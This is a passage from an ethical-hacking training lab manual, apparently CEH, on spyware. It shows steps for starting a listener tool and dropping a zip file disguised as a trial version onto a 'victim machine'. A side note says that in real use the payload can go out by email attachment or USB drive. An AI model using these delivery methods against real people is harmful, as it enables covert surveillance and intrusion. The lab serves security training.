
14. We can see that **Trial-Version.zip** file is created on the **Desktop**.




15. Before sending the zip file to the victim, we need to start a listener, to do that double-click on **Jonin-v1.1.0-win.exe** file on the **Desktop**.



16. A command prompt window appears, press any key to start the listener.




17. After pressing any key, the tool starts listening.




18. Now, we need to send this zip file to the victim machine, we will upload the malicious file in the **CEH-Tools** folder.

> Note: Here, we are sending the malicious payload through a shared directory. However, in real-time, you can send it via an attachment in the email or through physical means such as a hard drive or pen drive.

19. Copy the **Trial-Version.zip** file from **Desktop**, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware** and paste the copied file.

